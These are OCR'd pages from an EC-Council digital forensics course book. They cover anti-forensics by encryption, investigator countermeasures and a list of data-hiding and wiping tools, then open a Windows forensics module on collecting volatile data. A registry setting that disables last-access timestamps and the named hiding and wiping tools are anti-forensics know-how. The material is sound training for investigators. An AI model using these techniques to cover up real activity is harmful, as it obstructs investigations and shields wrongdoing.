    - Setting Windows registry key "HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate" to 1 disables updating of the last-accessed timestamp

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Technique: Encryption

Encryption is an effective way to secure data that involves the process of translating data into a secret code that only authorized personnel can access.

To read the encrypted file, users require a secret key or a password that can decrypt the file. Due to its effectiveness and ease of usage, most attackers prefer to use encryption techniques for anti-forensics.

Intruders use strong encryption algorithms to encrypt data of investigative value, which renders it virtually unreadable without the designated key. Some algorithms are capable of averting the investigation processes by performing additional functions including use of a key file, full-volume encryption, and plausible deniability.

Listed below are the built-in encryption utilities provided by Microsoft for Windows 7 and later:


- BitLocker—encrypts an entire volume
- Encrypting File System (EFS)—encrypts individual files and directories

Cryptanalysis can be used to decrypt encrypted data.

- Example: CrypTool

VeraCrypt is one of the most widely used tools in anti-forensics encryption.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Discuss Anti-forensics Countermeasures

This section discusses countermeasures to be used by investigators against anti-forensics tools and techniques.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anti-forensics Countermeasures

Investigators can overcome the anti-forensic techniques discussed in this module through improved monitoring of devices and using upgraded CFTs. Some of the important countermeasures against anti-forensic techniques are listed below:

- Train and educate the forensic investigators about anti-forensics
- Validate the results of examination using multiple tools
- Impose strict laws against illegal use of anti-forensics tools
- Understand the anti-forensic techniques and their weaknesses
- Use latest and updated CFTs and test them for vulnerabilities
- Save data in secure locations
- Use intelligent decompression libraries to defend against compression bombs
- Replace weak file identification techniques with stronger ones

Note: It is best not to completely depend on specific tools, as the tools themselves are not immune to attacks.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Anti-forensics Tools

Some anti-forensics tools are listed as follows:

- Steganography Studio (*http://stegstudio.sourceforge.net*)
- CryptaPix (*https://www.briggsoft.com*)
- GiliSoft File Lock Pro (*http://gilisoft.com*)
- wbStego (*https://wbstego.wbailer.com*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- OmniHide PRO (*https://omnihide.com*)
- Masker (*http://softpuls.weebly.com*)
- DeepSound (*http://jpinsoft.net*)
- DBAN (*https://dban.org*)
- east-tec InvisibleSecrets (*https://www.east-tec.com*)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed various anti-forensics techniques. It explained data deletion and Recycle Bin forensics. It also discussed in detail file carving techniques and methods to recover evidence from deleted partitions. Furthermore, this module discussed password cracking/bypassing techniques. It also discussed how to detect steganography, hidden data in file-system structures, and trail obfuscation. Moreover, it explained the techniques of artifact wiping, overwritten data/metadata detection, and encryption. Finally, this module presented a detailed discussion on anti-forensics countermeasures and anti-forensics tools.

In the next module, we will discuss in detail Windows forensics.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council


D|FE™

Digital Forensics Essentials



Module 06

Windows Forensics



Module Objectives


Windows forensics refers to investigation of cyber-crimes involving Windows machines. It involves gathering of evidence from a Windows machine so that the perpetrator(s) of a cyber-crime can be identified and prosecuted. Windows is one of the most widely used OSes; therefore, the possibility of a Windows machine being involved in an incident is high. So, investigators must have a thorough understanding of the various components of a Windows OS such as the file system, registries, system files, and event logs where they can find data of evidentiary value.

This module discusses how to collect and examine forensic evidence related to incidents of cyber-crime on Windows machines.

At the end of this module, you will be able to:

- Collect volatile and non-volatile information
- Perform Windows memory and registry analysis
- Examine the cache, cookie, and history recorded in web browsers
- Examine Windows files and metadata

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Collect Volatile and Non-Volatile Information

Volatile information is lost when a system is powered off; it typically resides in system RAM. From the forensics point of view, it yields valuable artifacts such as logged-on users, command history, shared resources, network-related information, information related to processes, information on open files, etc.

Non-volatile information refers to persistent data which is not lost when a system crashes or is powered off. This information generally resides in the internal hard disk, flash drive, or external hard disk of the system. From the forensics point of view, it reveals valuable artifacts, such as information contained in Windows registry, file systems, database files, external devices connected to the system, hidden partition information, etc.

This section discusses how forensic investigators can collect volatile and non-volatile information from Windows systems.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Introduction to OS Forensics

"OS forensics" involves forensic examination of the operating system of the computer. The most commonly used operating systems are Windows, MacOS, and Linux. It is highly likely that the forensic investigators will come across one of these OSes during their investigation at the crime scene. So, it is imperative that they have a thorough understanding of these OSes, their features, methods of processing, data storage and retrieval, as well as other characteristics.

The investigators should also have in depth understanding of the commands or methodologies used, key technical concepts, process of collecting volatile and non-volatile data, memory analysis, Windows registry analysis, cache, cookie, and history analysis, etc. in order to conduct a successful digital forensic investigation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Volatile Information


Volatile information can be acquired during live data acquisition. The information obtained from volatile data can help forensic investigator perform malware analysis, examine log files and cache files, determine passwords, etc. All these can serve as a potential source of evidence during forensic investigation.

As mentioned earlier, volatile information refers to the data stored in the registries, cache, and RAM of digital devices. This information is usually lost or erased whenever the system is turned off or rebooted. Volatile information is dynamic in nature and changes with time; so, investigators should be able to collect the data in real-time.

Volatile data exists in physical memory or RAM and consists of process information, process-to-port mapping, process memory, network connections, clipboard contents, state of the system, etc. Investigators must collect this data during the live data acquisition process. Additionally, they should follow the Locard's Exchange Principle and collect the contents of the RAM right at the beginning of the investigation to minimize the impact of further steps on the integrity of the contents of the RAM.

Investigators need to be well aware of the fact that the tools they are running to collect other volatile information can modify the contents of the memory. Based on the collected volatile information, investigators can determine the user(s) logged-on, timeline of a security incident, programs and libraries involved, files accessed and shared during a suspected attack, as well as other details such as network information, network connections, network status, open files, process-to-port mapping, mapped drives, command history, process information, process memory, shares, clipboard contents, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting System Time

The first step while investigating an incident is the collection of the system time. System time refers to the exact date and time of the day when an incident happened, as per coordinated universal time (UTC). System time provides applications with accurate time and date. The knowledge of system time provides a great deal of context to the information collected in the subsequent steps. It also assists in reconstructing the events that occurred on the system. Apart from the current system time, information regarding the system uptime provides great deal of assistance to the whole investigation process.

Investigators also record the real time, or wall time, when recording the system time. Comparing both the timings allows the investigator to further determine whether the system clock was accurate or inaccurate. Investigators can extract system time and date with the help of the **`date /t & time /t`** command or use the **`net statistics server`** command. An alternative way to obtain the system time details is by using the GetSystemTime function. This function copies the time details to a SYSTEMTIME structure, which contains information of the logged-in members and the exact month, day, year, weekday, hour, minute, seconds, and milliseconds. Hence, this function provides more accurate system time details.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command:

```
date /t & time /t
```




Figure 6.1: Running the date /t & time /t command


Note: Acquire or duplicate the memory of the target system before extracting volatile data, as the commands used in the process can alter contents of media and make the proof legally invalid.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Logged-On Users


PsLoggedOn

PsLoggedOn is an applet that **displays** both the **users logged on** locally and via resources for either on the local, or a remote computer



Syntax:

```
psloggedon [- ] [-l] [-x] [\\computername | username]
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Logged-On Users (Cont'd)


- net session command displays **computer** and **usernames** on a server, open files, and duration of sessions

net sessions Command

Syntax:

